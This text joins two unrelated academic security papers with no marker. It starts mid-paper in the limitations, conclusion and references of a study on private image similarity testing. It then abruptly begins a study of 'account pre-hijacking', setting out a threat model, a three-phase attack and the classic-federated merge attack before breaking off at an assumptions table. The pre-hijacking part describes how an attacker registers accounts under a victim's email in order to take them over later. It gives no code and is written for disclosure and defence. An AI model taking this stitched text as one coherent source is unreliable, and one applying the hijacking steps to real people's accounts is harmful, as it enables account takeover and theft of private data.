Our work naturally suffers from several limitations that should be explored further before deployments are considered. Most notably, use of an SBB mechanism fundamentally must leak some information to the server to trade-off client privacy for efficiency. In some contexts leaking even a single bit of information about user content would be detrimental, in which case our techniques are insufficiently private. We speculate that leaking some information about client images is, however, fundamental to achieve practical performance in deployment for large $\mathcal{B}$. How to provide a formal treatment establishing that scaling requires some leakage and what that means for moderation mechanisms remain open questions.

Second, our empirical analyses focus on matching attacks for a single query, which excludes some other potential threats. In particular it does not address adversarially-known correlations between multiple images queried by one or more clients. A simple example, mentioned in Section 3, is an 'averaging' attack against our LSH-based coarse embedding in which the adversary obtains a large number of embeddings all for the same image w. Then the adversary can average out the per-bit noise and recover the granular embedding $\mathcal{F}(w)$. We discuss simulation results for this scenario in the extended version [35]. The results indicate that, similar to privacy-preserving mechanisms for location-based services [6, 12, 55, 67], repeated queries on the same content drastically weaken the privacy guarantee of SBB: an adversary that sees multiple SBB outputs that it knows are for the same image can obtain near-perfect matching attack precision for almost all recall thresholds.

To address risk here, client software might cache images they've recently queried. The client would not query the similarity service if a new image is too close to a prior image, and instead just reuse the cached result for the latter. Caching may not be feasible in all cases, and doesn't speak to cross-user sharing of images, which may be inferrable from traffic analysis should the adversary have access both to the similarity service and the messaging platform. Another approach would be to somehow ensure that the same noise is added to the same image, regardless of which client is sending it. This could possibly be done by having some clients share a secret key, and use it to apply a pseudorandom function to the image (or its PDQHash) to derive the coins needed for the random choices underlying our coarse embedding. Here an adversary's $\varepsilon_{prec}^{r>0\%}$ advantage remains at 50% regardless of the increasing number of repeated queries. But this doesn't account for other potentially adversarially-known correlations across images (e.g., they are almost identical), and may be fragile in the face of malicious client software. Moreover, sending the same SBB embedding for the same image would seem to increase susceptability to linking attacks in which an adversary infers when two or more queries correspond to the same image. We are unsure which scenario bears more risk in practice. We leave the exploration of these mitigations to future work.

A related limitation is the exclusive use of empiricism for evaluation. While we focus on Bayes-optimal adversaries, it would be preferable to couple empiricism with analyses providing bounds on adversarial success. While our definitional framework provides the basis for proving bounds on, e.g., precision for particular data distributions, we do not yet have proofs and it appears to be challenging. We emphasize that such results cannot fully replace empirical work, because even formal results would necessarily make assumptions about data that must be empirically validated. Nevertheless, we consider the empirical results presented in this initial work as a proof-of-concept of the SBB framework and encourage future works to further examine the theoretical bounds for this approach.

Finally, the public perceptual hash algorithms that SBB relies on increases the risk of evasion attacks that seek to modify images just enough to avoid detection. This risk seems particularly acute when using a similarity testing protocol that sends a bucket of PDQHash values to the client, as the adversary could extract these values from a client to inform their attacks. Allowing users to report misinformation images to frequently update the database may mitigate this risk.

8 Conclusion and Future Directions

In this paper, in order to allow efficient privacy-preserving similarity testing, we defined the framework of similarity-based bucketization and formalized a set of privacy goals that are important to this application. We consider the information that the adversary wants to infer from a client input as the answer to a prediction task. An adversary's advantage is measured by their uncertainty regarding the prediction, using metrics that are widely applied in machine learning.

Towards a realistic prototype for SBB, we focus on image similarity testing. Driven by the privacy formalization, we ran simulations on real-world social media data and analyzed the SBB protocol's security against a "matching attack". The attack refers to the scenario where an adversary tries to infer if a client input is similar to an adversary-chosen image. Using our framework, deployments can tune the performance/privacy trade-off depending on the application context. We then test SBB's performance when composed with four similarity protocols with varying server privacy guarantees for the server content. We show that the composition with SBB significantly reduces the protocol latency and required bandwidth. While further research is needed to address various open questions and limitations of our results, we nevertheless believe that SBB represents a promising approach to scaling private similarity testing in practice.

9 Acknowledgements

We thank Lucas Dixon, Nirvan Tyagi, and Paul Grubbs for useful discussions and feedback about this work. We thank Laurens van der Maaten and Brian Knott for answering our questions regarding CrypTen, and Xiao Wang for answering questions about EMP. This research was supported in part by NSF award #1704527.

References

[1] The TMK+PDQF video hashing algorithm and the PDQ image hashing algorithm. Technical report, Facebook, 2019.

[2] Technical solutions to detect child sexual abuse in end-to-end encrypted communications. Technical report, European Commission, 2020.

[3] CSAM detection. Technical report, Apple, 2021.

[4] Shivani Agarwal, Thore Graepel, Ralf Herbrich, Sariel Har-Peled, and Dan Roth. Generalization bounds for the area under the roc curve. *Journal of Machine Learning Research*, 6(Apr):393–425, 2005.

[5] Arooj Ahmed. Whatsapp iOS is testing a search image on the web feature, a clear all messages except starred option and more. *Digital Information World*, 2020.

[6] Miguel E. Andrés, Nicolás E. Bordenabe, Konstantinos Chatzikokolakis, and Catuscia Palamidessi. Geo-indistinguishability: Differential privacy for location-based systems. CCS '13, page 901–914, New York, NY, USA, 2013. Association for Computing Machinery.

[7] Gilad Asharov, Shai Halevi, Yehuda Lindell, and Tal Rabin. Privacy-preserving search of similar patients in genomic data. *Proceedings on Privacy Enhancing Technologies*, 2018(4):104–124, 2018.

[8] Mauro Barni et al. Privacy-preserving fingercode authentication. In *Proceedings of the 12th ACM workshop on Multimedia and Security*, pages 231–240, 2010.

[9] Donald Beaver. Efficient multiparty protocols using circuit randomization. In *Annual International Cryptology Conference*, pages 420–432. Springer, 1991.

[10] Elie Bursztein et al. Rethinking the detection of child sexual abuse imagery on the internet. In *The World Wide Web Conference*, 2019.

[11] Jon Callas. Thoughts on mitigating abuse in an end-to-end. Technical report, Stanford University, 2020.

[12] Konstantinos Chatzikokolakis, Giovanni Cherubin, Catuscia Palamidessi, and Carmela Troncoso. The bayes security measure, 2020.

[13] Hao Chen, Ilaria Chillotti, Yihe Dong, Oxana Poburinnaya, Ilya Razenshteyn, and M Sadegh Riazi. {SANNS}: Scaling up secure approximate k-nearest neighbors search. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[14] Benny Chor, Oded Goldreich, Eyal Kushilevitz, and Madhu Sudan. Private information retrieval. In *Proceedings of IEEE 36th Annual Foundations of Computer Science*, pages 41–50. IEEE, 1995.

[15] Ondrej Chum, James Philbin, Andrew Zisserman, et al. Near duplicate image detection: min-hash and tf-idf weighting. In *Proceedings of the British Machine Conference, pages*, volume 810, pages 812–815, 2008.

[16] Harris Cohen. Bringing fact check information to google images. Technical report, Google, 2020.

[17] Corinna Cortes and Mehryar Mohri. Auc optimization vs. error rate minimization. In *Advances in Neural Information Processing Systems*, pages 313–320, 2004.

[18] Andrew Crocker and Gennie Gebhart. Don't let encrypted messaging become a hollow promise. *Electronic Frontier Foundation*, 2020.

[19] Jesse Davis and Mark Goadrich. The relationship between precision-recall and roc curves. In *Proceedings of the 23rd International Conference on Machine Learning*, pages 233–240, 2006.

[20] Yevgeniy Dodis, Leonid Reyzin, and Adam Smith. Fuzzy extractors: How to generate strong keys from biometrics and other noisy data. In *International Conference on the Theory and Applications of Cryptographic Techniques*, pages 523–540. Springer, 2004.

[21] Maeve Duggan. *Online harassment*. Pew Research Center, 2017.

[22] Cynthia Dwork. Differential privacy: A survey of results. In *International conference on theory and applications of models of computation*, pages 1–19. Springer, 2008.

[23] Encryption working group. Moving the encryption policy conversation forward. *Carnegie Endowment for International Peace*, 2019.

[24] Zekeriya Erkin, Martin Franz, Jorge Guajardo, Stefan Katzenbeisser, Inald Lagendijk, and Tomas Toft. Privacy-preserving face recognition. In *International Symposium on Privacy Enhancing Technologies Symposium*, pages 235–253. Springer, 2009.

[25] David Evans, Yan Huang, Jonathan Katz, and Lior Malka. Efficient privacy-preserving biometric identification. In *Proceedings of the 17th conference Network and Distributed System Security Symposium, NDSS*, volume 68, 2011.

[26] Facebook. Applying to ThreatExchange. https://developers.facebook.com/programs/threatexchange/, 2019. Accessed Jun 2020.

[27] Armando Faz-Hernández and Kris Kwiatkowski. *Introducing CIRCL: An Advanced Cryptographic Library*. Cloudflare, June 2019. Available at https://github.com/cloudflare/circl. Accessed Feb 2021.

[28] Vijaya Gadde and Yoel Roth. Enabling further research of information operations on twitter. https://blog.twitter.com/en_us/topics/company/2018/enabling-further-research-of-information-operations-on-twitter.html. Accessed April 2021.

[29] Aristides Gionis, Piotr Indyk, Rajeev Motwani, et al. Similarity search in high dimensions via hashing. In *Proceedings of 25th International Conference on Very Large Data Bases*, volume 99, pages 518–529, 1999.

[30] Shafi Goldwasser and Silvio Micali. Probabilistic encryption. *Journal of Computer and System Sciences*, 28(2):270–299, 1984.

[31] Matthew Green and Alex Stamos. Apple wants to protect children. but it's creating serious privacy risks. *New York Times*, 2021.

[32] Jacob Gursky and Samuel Woolley. Countering disinformation and protecting democratic communication on encrypted messaging applications. 2021.

[33] Matthew Hindman. *Disinformation, Fake News and Influence Campaigns on Twitter*. John S. and James L. Knight Foundation, 2018.

[34] Yiqing Hua, Mor Naaman, and Thomas Ristenpart. Characterizing twitter users who engage in adversarial interactions against political candidates. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, pages 1–13, 2020.

[35] Yiqing Hua, Armin Namavari, Kaishuo Cheng, Mor Naaman, and Thomas Ristenpart. Increasing adversarial uncertainty to scale private similarity testing. *arXiv preprint arXiv:2109.01727*, 2021.

[36] Yiqing Hua, Thomas Ristenpart, and Mor Naaman. Towards measuring adversarial twitter interactions against candidates in the us midterm elections. In *Proceedings of the International AAAI Conference on Web and Social Media*, volume 14, pages 272–282, 2020.

[37] Ayman Jarrous and Benny Pinkas. Secure computation of functionalities based on hamming distance and its application to computing document similarity. *International Journal of Applied Cryptography*, 2013.

[38] Ari Juels and Martin Wattenberg. A fuzzy commitment scheme. In *Proceedings of the 6th ACM Conference on Computer and Communications Security*, 1999.

[39] Ben Kaiser, Jerry Wei, Elena Lucherini, Kevin Lee, J Nathan Matias, and Jonathan Mayer. Adapting security warnings to counter online disinformation. In *30th USENIX Security Symposium (USENIX Security 21)*, 2021.

[40] Mallory Knodel. New technical report brings together experts to tackle encryption myths. *Center for Democracy & Technology*, 2020.

[41] B. Knott, S. Venkataraman, A.Y. Hannun, S. Sengupta, M. Ibrahim, and L.J.P. van der Maaten. Crypten: Secure multi-party computation meets machine learning. In *Proceedings of the NeurIPS Workshop on Privacy-Preserving Machine Learning*, 2020.

[42] Anunay Kulshrestha and Jonathan Mayer. Identifying harmful media in end-to-end encrypted communication: Efficient private membership computation. In *30th USENIX Security Symposium (USENIX Security 21)*, 2021.

[43] Lucy Li, Bijeeta Pal, Junade Ali, Nick Sullivan, Rahul Chatterjee, and Thomas Ristenpart. Protocols for checking compromised credentials. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1387–1403, 2019.

[44] Wen Li, Limin Wang, Wei Li, Eirikur Agustsson, and Luc Van Gool. Webvision database: Visual learning and understanding from web data. *arXiv preprint arXiv:1708.02862*, 2017.

[45] Tsung-Yi Lin, Michael Maire, Serge Belongie, James Hays, Pietro Perona, Deva Ramanan, Piotr Dollár, and C Lawrence Zitnick. Microsoft coco: Common objects in context. In *European Conference on Computer Vision*, pages 740–755. Springer, 2014.

[46] Wenjun Lu, Ashwin Swaminathan, Avinash L Varna, and Min Wu. Enabling search over encrypted multimedia databases. In *Media Forensics and Security*, volume 7254, page 725418. International Society for Optics and Photonics, 2009.

[47] Christopher Manning and Hinrich Schutze. *Foundations of statistical natural language processing*. MIT press, 1999.

[48] J Matias, Amy Johnson, Whitney Erin Boesel, Brian Keegan, Jaclyn Friedman, and Charlie DeTar. Reporting, reviewing, and responding to harassment on twitter. *Available at SSRN 2602018*, 2015.

[49] Jonathan Mayer. Content moderation for end-to-end encrypted messaging. *Princeton University*, 2019.

[50] India Mckinney and Erica Potnoy. Apple's plan to "think different" about encryption opens a backdoor to your private life. *The Electronic Frontier Foundation*, 2021.

[51] Microsoft. PhotoDNA. https://www.microsoft.com/en-us/photodna, 2020. Accessed July 2020.

[52] Alec Muffet. What do we mean by a "backdoor" in end-to-end encrypted messengers or secure messengers? #endtoendencryption #e2ee. https://alecmuffett.com/article/14275, 2021. Accessed May 2021.

[53] Mohammad Norouzi, Ali Punjani, and David J Fleet. Fast search in hamming space with multi-index hashing. In *2012 IEEE conference on computer vision and pattern recognition*, pages 3108–3115. IEEE, 2012.

[54] Aude Oliva and Antonio Torralba. Modeling the shape of the scene: A holistic representation of the spatial envelope. *International Journal of Computer Vision*, 42(3):145–175, 2001.

[55] Simon Oya, Carmela Troncoso, and Fernando Pérez-González. Is geo-indistinguishability what you are looking for? WPES '17, page 137–140, New York, NY, USA, 2017. Association for Computing Machinery.

[56] Pascal Paillier. Public-key cryptosystems based on composite degree residuosity classes. In *International conference on the theory and applications of cryptographic techniques*, pages 223–238. Springer, 1999.

[57] Erica Potnoy. Why adding client-side scanning breaks end-to-end encryption. *The Electronic Frontier Foundation*, 2019.

[58] Vijay Raghavan, Peter Bollmann, and Gwang S Jung. A critical investigation of recall and precision as measures of retrieval system performance. *ACM Transactions on Information Systems (TOIS)*, 7(3):205–229, 1989.

[59] Gustavo Resende et al. (mis) information dissemination in whatsapp: Gathering, analyzing and countermeasures. In *The World Wide Web Conference*, 2019.

[60] M Sadegh Riazi, Beidi Chen, Anshumali Shrivastava, Dan Wallach, and Farinaz Koushanfar. Sub-linear privacy-preserving near-neighbor search. *arXiv preprint arXiv:1612.01835*, 2016.

[61] Rasmus Rothe, Radu Timofte, and Luc Van Gool. Dex: Deep expectation of apparent age from a single image. In *IEEE International Conference on Computer Vision Workshops (ICCVW)*, December 2015.

[62] Rasmus Rothe, Radu Timofte, and Luc Van Gool. Deep expectation of real and apparent age from a single image without facial landmarks. *International Journal of Computer Vision*, 126(2-4):144–157, 2018.

[63] Z. Alan Rozenshtein. Child exploitation and the future of encryption. *LAWFARE Blog*, 2019.

[64] Ahmad-Reza Sadeghi, Thomas Schneider, and Immo Wehrenberg. Efficient privacy-preserving face recognition. In *International Conference on Information Security and Cryptology*, pages 229–244. Springer, 2009.

[65] Takaya Saito and Marc Rehmsmeier. The precision-recall plot is more informative than the roc plot when evaluating binary classifiers on imbalanced datasets. *PLoS ONE*, 10(3):e0118432, 2015.

[66] Jagarlamudi Shashank, Palivela Kowshik, Kannan Srinathan, and CV Jawahar. Private content based image

retrieval. In *2008 IEEE Conference on Computer Vision and Pattern Recognition*, pages 1–8. IEEE, 2008.

[67] Reza Shokri, George Theodorakopoulos, Jean-Yves Le Boudec, and Jean-Pierre Hubaux. Quantifying location privacy. In *2011 IEEE Symposium on Security and Privacy*, pages 247–262, 2011.

[68] Reza Shokri, George Theodorakopoulos, Carmela Troncoso, Jean-Pierre Hubaux, and Jean-Yves Le Boudec. Protecting location privacy: Optimal strategy against localization attacks. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, page 617–627, New York, NY, USA, 2012. Association for Computing Machinery.

[69] Catherine Shu and Jonathan Shieber. Facebook, reddit, google, linkedin, microsoft, twitter and youtube issue joint statement on misinformation. *Tech Crunch*, 2020.

[70] Kurt Thomas et al. Protecting accounts from credential stuffing with password breach alerting. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1556–1571, 2019.

[71] Lucia Vadicamo et al. Cross-media learning for image sentiment analysis in the wild. In *2017 IEEE International Conference on Computer Vision Workshops (ICCVW)*, pages 308–317, Oct 2017.

[72] Xiao Wang, Alex J. Malozemoff, and Jonathan Katz. EMP-toolkit: Efficient MultiParty computation toolkit. https://github.com/emp-toolkit, 2016.

[73] Caitlin Webb and Sally Weale. More than 500 child victims of 'revenge porn' in england and wales last year. *The Guardian*, 2020.

[74] WhatsApp. Stopping abuse: How whatsapp fights bulk messaging and automated behavior. Technical report, 2018.

[75] Zhihua Xia, Xinhui Wang, Liangao Zhang, Zhan Qin, Xingming Sun, and Kui Ren. A privacy-preserving and copy-deterrence content-based image retrieval scheme in cloud computing. *IEEE Transactions on Information Forensics and Security*, 11(11):2594–2608, 2016.

[76] Qixue Xiao, Yufei Chen, Chao Shen, Yu Chen, and Kang Li. Seeing is not believing: Camouflage attacks on image scaling algorithms. In *28th USENIX Security Symposium (USENIX Security 19)*, 2019.

[77] Andrew Chi-Chih Yao. How to generate and exchange secrets. In *27th Annual Symposium on Foundations of Computer Science*, pages 162–167. IEEE, 1986.

[78] Christoph Zauner. Implementation and benchmarking of perceptual image hash functions. 2010.

Pre-hijacked accounts: An Empirical Study of Security Failures in User Account Creation on the Web

Avinash Sudhodanan*
Independent Researcher

Andrew Paverd
Microsoft Security Response Center

Abstract

The ubiquity of user accounts in websites and online services makes *account hijacking* a serious security concern. Although previous research has studied various techniques through which an attacker can gain access to a victim's account, relatively little attention has been directed towards the process of *account creation*. The current trend towards federated authentication (e.g., Single Sign-On) adds an additional layer of complexity because many services now support both the classic approach in which the user directly sets a password, and the federated approach in which the user authenticates via an identity provider.

Inspired by previous work on preemptive account hijacking [17], we show that there exists a whole class of *account pre-hijacking* attacks. The distinctive feature of these attacks is that the attacker performs some action *before* the victim creates an account, which makes it trivial for the attacker to gain access *after* the victim has created/recovered the account. Assuming a realistic attacker who knows only the victim's email address, we identify and discuss five different types of account pre-hijacking attacks.

To ascertain the prevalence of such vulnerabilities in the wild, we analyzed 75 popular services and found that at least 35 of these were vulnerable to one or more account pre-hijacking attacks. Whilst some of these may be noticed by attentive users, others were completely undetectable from the victim's perspective. Finally, we investigated the root cause of these vulnerabilities and present a set of security requirements to prevent such vulnerabilities arising in future.

1 Introduction

User accounts have become a ubiquitous feature of websites and other online services. Correspondingly, such accounts have become valuable targets for attackers, and companies invest significant resources to prevent *account hijacking* attacks, in which an attacker gains unauthorized access to the victim's account. Previous work on this topic has studied various techniques that could be used for account hijacking, for example, the use of Cross-Site Request Forgery (CSRF) to trick victims into changing their account passwords to an attacker-controlled value [13, 34, 39].

In an effort to improve user experience, there is currently a trend towards federated identity and authentication. One of the most visible aspects of this is Single Sign-On (SSO) in which the user creates an account with an Identity Provider (IdP), and can then use this to create accounts with any relying party (RP) service that supports SSO and trusts the user's IdP. There is a strong incentive for services to support SSO because it improves the experience for users by allowing them to reuse the same IdP account across multiple services. Many large companies, including Google, Facebook, and Microsoft, provide IdP services that are widely supported and trusted by websites and other online services. Previous work has also explored the security implications of SSO, showing that IdPs can become single points of failure [6, 7, 17, 22, 40, 41].

However, one aspect that has not received much attention is the process of *account creation*, along with its corresponding security assumptions and requirements. This process is further complicated by the move towards SSO because many services now support two different mechanisms through which users can create an account: the *classic* approach in which the user sets a password directly with the service, and the *federated* approach where the user already has an account with an IdP and uses this to create an account with the service. Once an account has been created, some services also offer the possibility to *link* an IdP account, so that the user can either sign in directly to the service or authenticate via the IdP.

Ghasemisharif et al. [17] presented the first example of a *preemptive account hijacking* attack, in which an attacker gains control of a victim's federated identity (e.g., the victim's IdP account) and uses this to create accounts at services for which the victim has not yet signed up. The attacker then waits for the victim to join that service and start using their "new"

*Supported by a research grant from the Microsoft Security Response Center (MSRC).

account. At a later time, the attacker can sign into the service using the compromised IdP account and view or manipulate any information stored by the victim in that account.

Inspired by that attack, we demonstrate that there exists an entire class of such attacks, which we call *account pre-hijacking* attacks. The distinguishing feature of these attacks is that the attacker performs some action *before* the victim creates an account at the target service. The unsuspecting victim might subsequently create/restore their account and start using it. Finally, the attacker completes the attack by gaining access to the victim's account. In this work, we identify and describe five types of pre-hijacking attacks[1]. In contrast to the attack by Ghasemisharif et al. [17], none of our attacks require the attacker to compromise the victim's IdP account.

All of our attacks make some assumptions about the victim's actions or lack thereof. These include (common) actions, such as creating an account (using the classic or federated route) or recovering the password for an existing account, as well as inactions, such as ignoring emails from services where the user does not have an account, or failing to notice unexpected identifiers after recovering an account. One variant requires a successful CSRF attack. We set out the assumptions for each type of attack in Table 1.

An interesting aspect of account pre-hijacking attacks is that they require the attacker to anticipate which services the victim is likely to sign up for and take action *before* the victim creates an account. This could be achieved in various different ways. For example, the attacker may already know which services a specific victim uses, and opportunistically pre-hijack accounts at other services the victim is likely to use. More broadly, the attacker might learn that a whole organization (e.g., a university department) plans to use a particular service, and pre-hijack accounts for any publicly-known email addresses from that organization. Alternatively, the attacker may observe a general increase in popularity of a service (e.g., a video conferencing service when people are forced to work from home) and pre-hijack accounts for any email addresses found through e.g., website scraping. There is no risk to the attacker if the victim has already created an account.

To ascertain the prevalence of services that are vulnerable to account pre-hijacking attacks, we analyzed 75 of the most popular websites, based on the Alexa global website rankings [3]. We found that at least 35 of these were vulnerable to one or more pre-hijacking attacks, including widely-used cloud storage, social and professional networking, blogging, and video conferencing services. We responsibly disclosed these vulnerabilities to the affected organizations and our reports have already been acknowledged as being of *high* severity by a major video conferencing service.

Fundamentally, the root cause of these attacks is that the service or IdP fails to verify that the user actually owns the supplied identifier before allowing use of the account. Although many services do perform this verification (e.g., sending a confirmation code or URL to the provided email address), the vast majority allow the user to begin using the account *before* this verification has been completed, thus opening a window of vulnerability for account pre-hijacking attacks. We hope that our work will serve to underline the importance of such verification by highlighting the consequences of its omission. However, recognizing that this may not be immediately practicable for all services, we also present a set of defense in depth security requirements for account creation that would have mitigated all the vulnerabilities we identified.

In summary, we make the following contributions:

- We investigate security failures in user account creation and identify a novel class of *account pre-hijacking* attacks in which the attacker takes steps to compromise a user account *before* the user has created the account. We describe five specific types of account pre-hijacking that are applicable to current websites and online services.
- We analyzed 75 popular services to ascertain the prevalence of vulnerabilities that could be exploited in account pre-hijacking attacks. We found that at least 35 services were vulnerable to one or more attacks. We disclosed these vulnerabilities to the respective organizations and our reports have already been acknowledged as being of high severity by a major video conferencing service.
- We found that the root cause of these attacks is failure to verify ownership of the identifier *before* allowing the account to be used. We also present an additional set of defense in depth security requirements for account creation and management that would have mitigated all the vulnerabilities we identified.

2 Background

2.1 Single Sign-On (SSO)

SSO is one of the most prevalent examples of federated identity management. In SSO, the user maintains a single account with an Identity Provider (IdP) and uses this to create accounts and authenticate to one or more Relying Party (RP) services.

When the user visits the RP and initiates the authentication flow, the RP redirects the user to the IdP's SSO-authentication end-point. The user then authenticates to the IdP, using their IdP account, and gives consent for the IdP to send specific details to the RP. If the authentication is successful, the IdP sends a proof-of-authentication to the RP, such as the authentication assertion in SAML 2.0 [36], or the authorization code (authentication token) in OAuth 2.0 [28]. The RP can use this proof to fetch additional attributes about the user from the IdP, such as the user's email address. If the user does not already have an account with the RP service (i.e., a new user), the RP service uses the attributes provided by the IdP to create an

[1] However, we do not claim that this is an exhaustive list of attacks.

account. The service may optionally request additional information from the user during account creation. Importantly, the RP records which IdP is associated with the account, and will expect a proof-of-authentication from the same IdP when the user attempts to authenticate in the future.

Federated identity is becoming increasingly popular as it reduces the burden on users of having to create, remember, and manage separate authentication credentials for each service. It also offers security benefits as IdPs tend to invest in securing users' accounts, e.g., using multi-factor authentication.

2.2 Authentication Attributes

User accounts necessarily include various pieces of information for authenticating the user – we refer to these as *authentication attributes*. Some of these attributes may be persistent, such as the user's username and password, whilst others may be transient, such as the list of currently valid authentication cookies. For a given account, we refer to the set of authentication attributes and their corresponding values as the *state* of the account at that specific point in time. Figure 1 shows an example of such a state.

In this example, the Username attribute of this account is the user's email address. This need not always be the case, but a large number of online services use email addresses as usernames as these are guaranteed to be unique, and are easy for users to remember. In this paper, we assume that the user's email address is always used as the account username.

The Email and PhNum (phone number) attributes can also be used to recover access to the account if the user forgets the password. Although implementations may differ, the general pattern for a password reset is for the service to send a secret capability (e.g., a code or a URL with an embedded authentication token) to the registered email address or phone number. Using this capability, the legitimate user can authenticate to the service and reset the password.

As expected, the Password attribute represents the user-chosen secret used to authenticate the user to the service. Although Figure 1 shows a representative example, real services should store the password securely (e.g., storing only a salted hash of the password). Although not shown, this attribute also encompasses any other authentication secrets, such as secret keys used in multi-factor authentication (MFA).

The IdPId attribute records the identity of the user as provided by a federated identity provider. Depending on the service, it may be possible to add one or more federated identities to an existing account, after the account has been created (e.g., the option to *"Connect with Facebook"* or an equivalent IdP). In our representation, this would be recorded as a change to the value of the IdP attribute.

The SessionId attribute encompasses all currently-active sessions' identifiers (e.g., valid authentication cookies) for the account. This is a transient attribute as sessions usually end when the user signs out, or after a period of inactivity.

FooApp State: *S*	
Username	*alice@example.com*
Email	*alice@example.com*
Password	*$ecret_pass619*
IdPId	*FB-Id-User42h3*
SessionId	*A2jkh2k2h55h2kn*
PhNum	*9886625631*

Figure 1: Example state of the authentication attributes for an account at the FooApp service.

3 Threat Model

The attacker's goal is to gain control (i.e., *hijack*) the victim's user account at the target service. Depending on the nature of the service, this could allow the attacker to access the victim's confidential information (e.g., messages, documents, billing statements, etc.) or to impersonate the victim (e.g., sending messages, subscribing to services, etc.).

We assume the same *web attacker* threat model used in prior work e.g., [1, 24, 38], in which the attacker can access the target service as well as third-party IdP services such as those provided by Google, Facebook, and Microsoft. The attacker can create both free and paid user accounts at the target service, but does not have administrative rights at this service. The attacker can also create accounts at one or more IdPs and use these with the target service. If the target service supports custom IdP integration, the adversary can select any publicly available identity management service (e.g., OneLogin [30]) and use this with the target service.

Additionally, we assume that the attacker knows the email address and other basic details of the victim (e.g., first and last name). These details would already be known to the attacker in the case of a targeted attack, or might be e.g., scraped from social media or found in password database dumps in the case of an untargeted attack. The attacker can use these details to create accounts both at the target service and IdP.

For some attacks, we assume the attacker can make the victim visit an attacker-controlled URL (e.g., through clickbaiting [12]). The resulting HTTP request from the victim's web browser may include HTTP Cookies [8] within the constraints of the SameSite policy [26] of the web browser and the destination endpoint.

Finally, we assume the victim to have at least a basic level of security awareness. This means the attacker *cannot* perform successful phishing attacks on the victim. However, we assume that the victim ignores notifications sent by services where they do not have an account. This is realistic as prior work (e.g., [2]) has shown the ineffectiveness of notifications. We assume that the victims and services regularly update their software, and implement mitigations against software attacks such as code injection [32] and memory corruption [37].

4 Account Pre-Hijacking Attacks

As with account hijacking, the attacker's goal in account pre-hijacking is to gain access to the victim's account. The attacker may also care about the *stealthiness* of the attack, if the goal is to remain undetected by the victim.

The impact of account pre-hijacking attacks is the same as that of account hijacking. Depending on the nature of the target service, a successful attack could allow the attacker to read/modify sensitive information associated with the account (e.g., messages, billing statements, usage history, etc.) or perform actions using the victim's identity (e.g., send spoofed messages, make purchases using saved payment methods, etc.). We provide specific examples of the attack impact for the five case studies we describe in Section 5.3. Abstractly, an account pre-hijacking attack consists of three phases: 1) Pre-hijack, 2) Victim action, and 3) Attack.

1. Pre-hijack. In the first phase, the attacker performs some preparatory action, such as creating an account at the target service using an identifier belonging to the victim (e.g., the victim's email address, mobile phone number, etc.). This requires the attacker to know the victim's identifier, but is not unrealistic since these identifiers are typically not secret. As explained in Section 3, victims' email addresses can be scraped in bulk for untargeted attacks, or would already be known by the attacker in the case of a targeted attack. The main requirement in this phase is that the victim *must not have created an account with the target service using that identifier*. By definition, this would prevent account pre-hijacking. It is easy for the attacker to detect if this is the case (e.g., the service will respond saying the account already exists), and this typically poses no risk to the attacker. As discussed in Section 1, the success of this attack depends on the attacker's ability to *anticipate* the services at which the victims will create accounts. At the end of this phase, the attacker waits for the victim to complete the second phase.

2. Victim action. In the second phase, the victim either creates or recovers their account at the target service using the same identifier used by the attacker in the pre-hijacking phase. Ideally, this would be the point at which the victim realizes that pre-hijacking has taken place, based on some type of notification from the service. However, as discussed with the concrete attacks later in this section, the type of notification that can be shown to the victim depends on the specific type of pre-hijacking attack. Furthermore, as discussed in Section 5, we observed that vulnerable services vary significantly in terms of the notifications they provide, ranging from providing warnings that *might* tip off security-conscious users, to providing no notifications at all. Assuming the victim is not notified or does not heed the notification, they would continue using their account as normal.

3. Attack. In the third phase, the attacker gains access to the victim's pre-hijacked account. The specific techniques used by the attacker in this phase depend on which technique was used in the first phase. Some techniques used in this phase cause the victim to lose access to their account (i.e., low stealthiness), whereas others allow the victim and attacker to access the account concurrently (i.e., high stealthiness).

In the following subsections, we describe five concrete account pre-hijacking attacks. We do not claim that this is an exhaustive list of such attacks, but rather that these are the types of attacks we found to be possible in real services (as described in Section 5). The attack trees in Figures 2 and 3 summarize these concrete attacks, showing both the actions of the attacker and victim, as well as the state of the authentication attributes for the account ($\mathbf{S}_2$ - $\mathbf{S}_{14}$) after each action. In all cases, the starting state ($\mathbf{S}_1$) is empty, since the account has not yet been created.

In the descriptions of the concrete attacks below, for clarity of explanation, we use the victim's email address as the identifier since this is the most widely-used identifier in real services. However, the same attacks may also be possible using other identifiers, such as the victim's mobile number. Table 1 summarizes the assumptions we make for each attack.

4.1 Classic-Federated Merge Attack

This attack exploits a potential weakness in the interaction between the classic (i.e., setting a password) and federated (i.e., SSO) approaches for account creation. Specifically, the attacker uses the victim's email address to create an account via the classic approach, and the victim subsequently creates an account via the federated approach. If not carefully handled, this could result in both the victim and the attacker having access to the same account.

Preconditions. The target service must support both classic and federated account creation, and should use email addresses as the unique account identifiers (i.e., in place of usernames). Furthermore, the service must allow users to associate a federated identity (e.g., SSO) with an existing (email and password) account – a property we refer to as *IdP account connect*. Services typically achieve this by checking that the email address provided in the assertion from the IdP matches the email address used during classic account creation.

1. Pre-hijack. The attacker creates an account at the target service via the classic route, but provides the email address of the victim and a password of the attacker's choosing. Specifically, the attacker provides the email address they anticipate the victim will use for federated authentication. At this point, the target service might send a confirmation email to the victim's email address, asking the recipient to confirm their email address (e.g., either by clicking on a link or entering the code provided). However, the victim might ignore emails from services at which they don't have an account, and may thus ignore the confirmation email.

2. Victim action. If the victim later decides to create an account with the target service, they might choose to use the federated route to create this account. Since there is already

Entity	Assumptions	CFM	US	TID	UE	NV
Target Service	- does not allow multiple accounts with the same identifier to exist concurrently	◀	◀	◀	◀	◀
	- supports password reset functionality	–	◀	◀	◀	–
	- supports both classic and federated sign in	◀	–	◀	–	◁
	- uses email address as an identifier	◀	–	–	–	◀
	- merges classic and federated accounts with the same identifier	◀	–	–	–	◀
	- supports both classic and federated sign in and sign up	◀	–	–	–	◀
	- supports concurrent sessions	–	◀	–	–	–
	- does not expire past sessions by default upon password reset	–	◀	–	–	–
	- allows associating a federated account to a classic account	–	–	◀	–	–
	- supports email-change functionality	–	–	–	◀	–
	- sends email-change capability URLs and does not expire them upon password reset	–	–	–	◀	–
	- supports federated sign in through at least one non-verifying IdP	–	–	–	–	◀
Victim	- ignores the emails sent by the services where they do not have an account	◀	◀	◀	◀	◀
